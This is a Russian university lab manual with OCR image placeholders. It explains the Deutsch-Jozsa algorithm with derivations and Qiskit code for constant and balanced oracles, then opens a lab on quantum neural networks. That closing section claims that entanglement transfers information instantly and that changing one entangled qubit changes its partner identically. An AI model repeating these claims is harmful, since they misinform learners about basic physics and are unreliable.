


Рис. 14. Общая схема алгоритма Дойча-Джозса

3. Задание на выполнение лабораторной работы

Произвести построение и моделирование работы квантового алгоритма Дойча-Джозса с произвольным набором входных данных. Необходимо добавить в квантовую схему определенное количество кубит, один

классический регистр, затем применить гейты к кубитам и произвести процедуру нахождения истинного значения согласно алгоритму Дойча-Джозса. Проанализировать полученные выходные данные и результаты работы алгоритма.

4. Пример выполнения

Пройдемся по этапам алгоритма:

1. Подготовьте два квантовых регистра. Первый n-кубитовый регистр инициализирован к $|0\rangle$, а второй – однокубитный регистр, инициализированный как $|1\rangle$: $|\psi_0\rangle = |0\rangle^{\otimes n}|1\rangle$

2. Примените вентиль Адамара к каждому кубиту:

$$|\psi_1\rangle = \frac{1}{\sqrt{2^{n+1}}}\sum_{x=0}^{2^n-1}|x\rangle(|0\rangle - |1\rangle)$$

3. Примените квантовый оракул

$$|\psi_2\rangle = \frac{1}{\sqrt{2^{n+1}}}\sum_{x=0}^{2^n-1}|x\rangle(|f(x)\rangle - |1\otimes f(x)\rangle) = \frac{1}{\sqrt{2^{n+1}}}\sum_{x=0}^{2^n-1}(-1)^{f(x)}|x\rangle(|0\rangle - |1\rangle)$$

поскольку для каждого x, f(x) – 0 или 1.

4. На этом этапе второй единичный кубитный регистр можно игнорировать. Примените вентиль Адамара к каждому кубиту в первом регистре:

$$|\psi_3\rangle = \frac{1}{2^n}\sum_{x=0}^{2^n-1}(-1)^{f(x)}[\sum_{x=0}^{2^n-1}(-1)^{x*y}|y\rangle] = \frac{1}{2^n}\sum_{x=0}^{2^n-1}[\sum_{x=0}^{2^n-1}(-1)^{f(x)}(-1)^{x*y}]|y\rangle,$$

где x*y – сумма побитового произведения.

5. Измерьте первый регистр. Обратите внимание, что вероятность измерения $|0\rangle^{\otimes n} = |\frac{1}{2^n}\sum_{x=0}^{2^n-1}(-1)^{f(x)}|^2$, который оценивается как 1, если f(x) является постоянной функцией и 0, если f(x) является сбалансированной функцией. Когда оракул постоянен, он не влияет (вплоть до глобальной фазы) на входные кубиты, и квантовые состояния до и после запроса оракула одинаковы.

Поскольку H-вентиль является своим собственным обратным, на шаге 4 мы обращаем шаг 2, чтобы получить начальное квантовое состояние |0000…0>.

$$H^{\otimes n}\begin{bmatrix}1\\0\\0\\\vdots\\0\end{bmatrix}=\frac{1}{\sqrt{2^n}}\begin{bmatrix}1\\1\\1\\\vdots\\1\end{bmatrix}\xrightarrow{\text{after } U_f} H^{\otimes n}\frac{1}{\sqrt{2^n}}\begin{bmatrix}1\\1\\1\\\vdots\\1\end{bmatrix}=\begin{bmatrix}1\\0\\0\\\vdots\\0\end{bmatrix}$$

После шага 2 наш входной регистр представляет собой равную суперпозицию всех состояний в вычислительной базе. Когда оракул уравновешен, фазовый откат добавляет отрицательную фазу ровно к половине этих состояний:

$$U_f\frac{1}{\sqrt{2^n}}\begin{bmatrix}1\\1\\1\\\vdots\\1\end{bmatrix}=\frac{1}{\sqrt{2^n}}\begin{bmatrix}-1\\1\\-1\\\vdots\\1\end{bmatrix}$$

Квантовое состояние после запроса оракула ортогонально квантовому состоянию до запроса оракула. На шаге 4, при применении H-вентилей мы должны получить квантовое состояние, ортогональное |0000…0>. Это означает, что мы никогда не должны измерять состояние «все нули». Давайте рассмотрим конкретный пример двухбитовой сбалансированной функции:

1. Первый регистр двух кубитов инициализируется как |00⟩, а второй регистровый кубит – в |1⟩ (Обратите внимание, что мы используем индексы 1, 2 и 3 для индексации кубитов. Индекс «12» указывает состояние регистра, содержащего кубиты 1 и 2)

$$|\psi_0\rangle=|00\rangle_{12}\otimes|1\rangle_3$$

2. Примените гейт Адамара ко всем кубитам

$$|\psi_1\rangle=\frac{1}{2}(|00\rangle+|01\rangle+|10\rangle+|11\rangle)_{12}\otimes\frac{1}{\sqrt{2}}(|0\rangle-|1\rangle)_3$$

Функция оракула может быть реализована как $Q_f = CX_{13}CX_{23}$.

$$|\psi_2\rangle = \frac{1}{2\sqrt{2}}[|00\rangle_{12} \otimes (|0 \otimes 0 \otimes 0\rangle - |1 \otimes 0 \otimes 0\rangle)_3 + |01\rangle_{12} \otimes (|0 \otimes 0 \otimes 1\rangle - |1 \otimes 0 \otimes 1\rangle)_3 +$$

$$|10\rangle_{12} \otimes (|0 \otimes 1 \otimes 0\rangle - |1 \otimes 1 \otimes 0\rangle)_3 + |11\rangle_{12} \otimes (|0 \otimes 1 \otimes 1\rangle - |1 \otimes 1 \otimes 1\rangle)_3]$$

3. Упрощая это, мы получаем следующее:

$$|\psi_2\rangle = \frac{1}{2\sqrt{2}}[|00\rangle_{12} \otimes (|0\rangle - |1\rangle)_3 - |01\rangle_{12} \otimes (|0\rangle - |1\rangle)_3 + |10\rangle_{12} \otimes (|0\rangle - |1\rangle)_3 + |11\rangle_{12} \otimes (|0\rangle - |1\rangle)_3]$$

4. Примените гейт Адамара к первому регистру $|\psi_3\rangle = |1\rangle_1 \otimes |1\rangle_2 \otimes (|0\rangle - |1\rangle)_3$.

Измерение первых двух кубитов даст ненулевой битовый результат – 11, что указывает на сбалансированную функцию. Вы можете попробовать похожие примеры, используя код ниже. Нажимайте кнопки, чтобы добавить H-гейты и оракулы, повторно запустить ячейку и/или установить case = "constant", чтобы попробовать разные оракулы.

```
from qiskit_textbook.widgets import dj_widget
dj_widget(size="small", case="balanced")
```


Создание квантовых оракулов

Давайте посмотрим, как можно создать квантовый оракул. Для постоянной функции это просто:

1. Если f (x) = 0, то применить I-гейт к кубиту в регистре 2.

2. Если f (x) = 1, то применить X-гейт к кубиту в регистре 2.


Для сбалансированной функции мы можем создать множество различных схем. Один из способов гарантировать, что наша схема сбалансирована – это выполнение CNOT для каждого кубита в регистре 1 с кубитом в регистре 2 в качестве цели. Например:



На изображении выше три верхних кубита образуют входной регистр, а нижний кубит – выходной регистр. Мы можем увидеть, какие состояния ввода дают какой вывод в таблице ниже:

Input states that output 0	Input States that output 1
000	001
011	100
101	010
110	111

Мы можем изменить результаты, сохраняя их сбалансированность, заключив выбранные элементы управления в X-гейт. Например, как показано ниже.



Input states that output 0	Input states that output 1
001	000
010	011
100	101
111	110

Внедрение Qiskit

Теперь мы реализуем алгоритм Дойча-Джозса для примера трехбитовой функции с постоянными и сбалансированными оракулами. Сначала сделаем наш импорт:

```
# initialization
import numpy as np
# importing Qiskit
from qiskit import IBMQ, BasicAer
from qiskit.providers.ibmq import least_busy
from qiskit import QuantumCircuit, execute
# import basic plot tools
from qiskit.visualization import plot_histogram
```

Затем мы устанавливаем размер входного регистра для нашего оракула:

```
# set the length of the n-bit input string.
n = 3
```

Постоянный оракул

Давайте начнем с создания постоянного оракула, в этом случае ввод не влияет на вывод, поэтому мы просто случайным образом устанавливаем выходной кубит равным 0 или 1:

```
# set the length of the n-bit input string.
n = 3
const_oracle = QuantumCircuit(n+1)
output = np.random.randint(2)
if output == 1:
    const_oracle.x(n)
```

```
const_oracle.draw()
```

Сбалансированный оракул

```
balanced_oracle = QuantumCircuit(n+1)
```


Далее мы создаем сбалансированный оракул. Можно создать сбалансированный оракул, выполняя CNOT с каждым входным кубитом в качестве элемента управления и выходным битом в качестве цели. Мы можем изменять входные состояния, которые дают 0 или 1, заключая некоторые элементы управления в X-гейта. Давайте сначала выберем двоичную строку длины n, которая определяет, какие элементы управления нужно обернуть:

```
b_str = "101"
```

Теперь у нас есть эта строка, мы можем использовать ее как ключ для размещения наших X-гейтов. Для каждого кубита в нашей схеме мы помещаем X-вентиль, если соответствующая цифра в b_str равна 1, или ничего не делаем, если цифра равна 0.

```
balanced_oracle = QuantumCircuit(n+1)
b_str = "101"
# Place X-gates
for qubit in range(len(b_str)):
    if b_str[qubit] == '1':
        balanced_oracle.x(qubit)
```

```
balanced_oracle.draw()
```




Затем мы выполняем наши гейты с управляемым НЕ, используя каждый входной кубит в качестве элемента управления, а выходной кубит в качестве цели:

```
balanced_oracle = QuantumCircuit(n+1)
b_str = "101"
# Place X-gates
for qubit in range(len(b_str)):
    if b_str[qubit] == '1':
        balanced_oracle.x(qubit)
# Use barrier as divider
balanced_oracle.barrier()
# Controlled-NOT gates
for qubit in range(n):
    balanced_oracle.cx(qubit, n)
balanced_oracle.barrier()
balanced_oracle.draw()
```

Наконец, мы повторяем код от двух ячеек до завершения обертывания элементов управления в X-вентилях:

```
balanced_oracle = QuantumCircuit(n+1)
b_str = "101"
# Place X-gates
for qubit in range(len(b_str)):
    if b_str[qubit] == '1':
        balanced_oracle.x(qubit)
# Use barrier as divider
balanced_oracle.barrier()
# Controlled-NOT gates
for qubit in range(n):
    balanced_oracle.cx(qubit, n)
balanced_oracle.barrier()
# Place X-gates
for qubit in range(len(b_str)):
    if b_str[qubit] == '1':
        balanced_oracle.x(qubit)
# Show oracle
balanced_oracle.draw()
```




Мы только что создали сбалансированный оракул. Все, что осталось сделать, это посмотреть, может ли алгоритм Дойча-Джозса решить требуемую задачу.

Полный алгоритм


Этот первый шаг в алгоритме – инициализировать входные кубиты в состояние |+⟩ и выходной кубит в состоянии |->:

```
dj_circuit = QuantumCircuit(n+1, n)
# Apply H-gates
for qubit in range(n):
    dj_circuit.h(qubit)
# Put qubit in state |->
dj_circuit.x(n)
dj_circuit.h(n)
dj_circuit.draw()
```



Далее применим оракул. Здесь мы применяем Balanced_oracle, который создали выше:


```
dj_circuit = QuantumCircuit(n+1, n)
# Apply H-gates
for qubit in range(n):
    dj_circuit.h(qubit)
# Put qubit in state |->
dj_circuit.x(n)
dj_circuit.h(n)
# Add oracle
dj_circuit += balanced_oracle
dj_circuit.draw()
```



Наконец, мы выполняем H-вентили на n входных кубитов и измерить наш входной регистр:

```
dj_circuit = QuantumCircuit(n+1, n)
# Apply H-gates
for qubit in range(n):
```


```
    dj_circuit.h(qubit)
# Put qubit in state |->
dj_circuit.x(n)
dj_circuit.h(n)
# Add oracle
dj_circuit += balanced_oracle
# Repeat H-gates
for qubit in range(n):
    dj_circuit.h(qubit)
dj_circuit.barrier()
# Measure
for i in range(n):
    dj_circuit.measure(i, i)
# Display circuit
dj_circuit.draw()
```



Посмотрим на результат:

```
# use local simulator
backend = BasicAer.get_backend('qasm_simulator')
shots = 1024
results = execute(dj_circuit, backend=backend, shots=shots).result()
```

```
answer = results.get_counts()
plot_histogram(answer)
```



Из приведенных выше результатов видно, что вероятность измерения 000 составляет 0%. Это правильно предсказывает, что функция сбалансирована.

Обобщенные схемы

Ниже представим обобщенную функцию, которая создает оракулы и превращает их в квантовые вентили. Он принимает регистр («сбалансированный» или «константный» и n – размер входного регистра:

```
def dj_oracle(case, n):
    # We need to make a QuantumCircuit object to return
    # This circuit has n+1 qubits: the size of the input,
    # plus one output qubit
    oracle_qc = QuantumCircuit(n+1)
    # First, let's deal with the case in which oracle is balanced
    if case == "balanced":
        # First generate a random number that tells us which CNOTs to
```

```
        # wrap in X-gates:
        b = np.random.randint(1,2**n)
        # Next, format 'b' as a binary string of length 'n', padded with zeros:
        b_str = format(b, '0'+str(n)+'b')
        # Next, we place the first X-gates. Each digit in our binary string
        # corresponds to a qubit, if the digit is 0, we do nothing, if it's 1
        # we apply an X-gate to that qubit:
        for qubit in range(len(b_str)):
            if b_str[qubit] == '1':
                oracle_qc.x(qubit)
        # Do the controlled-NOT gates for each qubit, using the output qubit as the target:
        for qubit in range(n):
            oracle_qc.cx(qubit, n)
        # Next, place the final X-gates
        for qubit in range(len(b_str)):
            if b_str[qubit] == '1':
                oracle_qc.x(qubit)

    # Case in which oracle is constant
    if case == "constant":
        # First decide what the fixed output of the oracle will be
        # (either always 0 or always 1)
        output = np.random.randint(2)
        if output == 1:
            oracle_qc.x(n)
    oracle_gate = oracle_qc.to_gate()
    oracle_gate.name = "Oracle" # To show when we display the circuit
```

```
    return oracle_gate
```


Давайте также создадим функцию, которая берет эти гейты и выполняет на них алгоритм Дойча-Джозса:

```
def dj_algorithm(oracle, n):
    dj_circuit = QuantumCircuit(n+1, n)
    # Set up the output qubit:
    dj_circuit.x(n)
    dj_circuit.h(n)
    # And set up the input register:
    for qubit in range(n):
        dj_circuit.h(qubit)
    # Let's append the oracle gate to our circuit:
    dj_circuit.append(oracle, range(n+1))
    # Finally, perform the H-gates again and measure:
    for qubit in range(n):
        dj_circuit.h(qubit)

    for i in range(n):
        dj_circuit.measure(i, i)
return dj_circuit
```


Наконец, давайте воспользуемся этими функциями, чтобы поэкспериментировать с алгоритмом:

```
n = 4
oracle_gate = dj_oracle('balanced', n)
dj_circuit = dj_algorithm(oracle_gate, n)
dj_circuit.draw()
```



И посмотрите результаты запуска этой схемы:

```
results = execute(dj_circuit, backend=backend, shots=1024).result()
answer = results.get_counts()
plot_histogram(answer)
```



Мы можем запустить схему на реальном устройстве, как показано ниже. Сначала мы ищем наименее загруженное устройство, которое может обрабатывать нашу схему.


```
# Load our saved IBMQ accounts and get the least busy backend device with greater than or equal to (n+1) qubits
IBMQ.load_account()
provider = IBMQ.get_provider(hub='ibm-q')
backend = least_busy(provider.backends(filters=lambda x: x.configuration().n_qubits >= (n+1) and not x.configuration().simulator and x.status().operational==True))
print("least busy backend: ", backend)
```

least busy backend: ibmq_athens

```
# Run our circuit on the least busy backend. Monitor the execution of the job in the queue
from qiskit.tools.monitor import job_monitor
shots = 1024
job = execute(dj_circuit, backend=backend, shots=shots, optimization_level=3)
job_monitor(job, interval = 2)
```

Статус задания: задание успешно выполнено

```
# Get the results of the computation
results = job.result()
answer = results.get_counts()
plot_histogram(answer)
```



Как мы видим, наиболее вероятный результат – 1111. Остальные результаты связаны с ошибками в квантовых вычислениях.

5. Содержание отчета

- Титульный лист.
- Цель и назначение работы.
- Теоретическая часть.
- Практическая часть, ход выполнения.
- Выводы.

КОНТРОЛЬНЫЕ ВОПРОСЫ

1. Типы квантовых ошибок и методы их предотвращения и устранения
2. Алгоритм Дойча-Джозса, особенности реализации и выполнения
3. Сбалансированный и постоянный оракулы, примеры реализации в квантовых схемах
4. Запутывание квантовых состояний. Единица запутанности. Использование запутывания
5. Обратимые и необратимые информационные процессы
6. Булевые функции и их применимость в алгоритме Дойча-Джозса
7. Фазовый запрос, математическая реализация и его место в алгоритме Дойча-Джозса
8. Основные этапы реализации и выполнения алгоритма Дойча-Джозса

Лабораторная работа №7. Реализация и обучение квантовой нейронной сети в среде моделирования и разработки Qiskit и IBM Quantum Experience

1. Цель работы

Изучение общих принципов программирования в среде Qiskit и IBM Quantum Experience. Реализация квантовой нейронной сети, создание ее квантовой схемы. Получение теоретических основ и практических навыков построения квантовой нейронной сети и ее последующего обучения для решения задач различных классов сложности.

2. Базовые теоретические сведения

Запутанные нейронные сети, в перспективе, способны использовать явление квантовой запутанности для сбора информации как внутри, так и за пределами системы. Подобная способность обеспечивается явлением телепортации, т. е. переносом информации без временных затрат. Вследствие подобных преимуществ над классическими нейронными сетями, обучение квантового аналога происходит намного быстрее, что позволяет быстрее решить поставленную задачу. На рис. 5.41 представлена классическая модель

нейрона. Как видно из рис. 5.41, разница между классической моделью и квантовой заключается в использовании в последней вместо классических сигналов квантовых векторов. По сравнению с квантовой нейронной сетью обычная нейронная сеть должна полностью переобучаться при добавлении к обучающему множеству новых элементов, что отнимает значительные временные ресурсы, к тому же считается, что в биологических сетях такого не происходит. А их квантовый аналог использует квантовый параллелизм для улучшения качества вычислений. Квантовые нейронные сети должны намного точнее моделировать работу мозга, поскольку используют квантовые эффекты.




Рис. 5.41. Блок-схема квантового нейрона

Использование квантового поиска для получения веса сети было произведено. Результатом чего стало экспоненциальное уменьшение времени на получение результата. Для достижения подобного результата использовались явления суперпозиции и квантовой запутанности, которые и стали основным ресурсом, ускоряющим процедуру. Но не только запутанность служит нейронной сети, обученная квантовая нейронная сеть способна более качественно вычислять запутанность, чем классическая нейронная сеть или алгоритмический квантовый компьютер.

Влияние запутанного состояния на вычисления в квантовой нейронной сети (КНС)

Запутанность – зависимость, которая может существовать между различными кубитами. С точки зрения физики явление квантовой запутанности малоизучено, но его свойства активно используются (по крайней мере в теоретических изысканиях). Интуитивно это явление можно объяснить следующим образом: между двумя кубитами существует незримая связь, которая проявляет себя при изменении состояния одного из них, меняя состояние другого точно таким же образом. К примеру, если у нас есть два кубита, находящиеся в состоянии $|0\rangle$, и мы изменим состояние одного из них на состояние $|1\rangle$, то другой тоже изменит своё состояние на $|1\rangle$.
Математически это явление часто выражают с помощью матрицы плотности:

$$\rho_\Psi=|\Psi\rangle\langle\Psi|. \quad (5.100)$$

Запутанное двухкубитовое квантовое состояние записывается как:

$$|\Psi\rangle=\frac{1}{\sqrt{2}}[|00\rangle + |11\rangle]. \quad (5.101)$$

А в матричной форме имеет вид

$$|\Psi\rangle=\frac{1}{\sqrt{2}}\begin{pmatrix}1\\0\\0\\1\end{pmatrix}. \quad (5.102)$$

Для того чтобы взаимодействовать с кубитами используются квантовые вентили (гейты), которые позволяют изменять состояния частиц, фактически позволяя нам совершать вычисления. В данной работе потребуется рассмотреть всего два из них – это вентиль CNOT и гейт Тоффоли.

Гейт CNOT – двухкубитовых, это означает, что он применяется для изменения состояний сразу двух кубитов. На квантовых схемах гейт «CNOT» изображается так же, как и на классических (рис. 5.42).




Рис. 5.42. Графическое изображение гейта CNOT

Матрица гейта «CNOT» выглядит так:

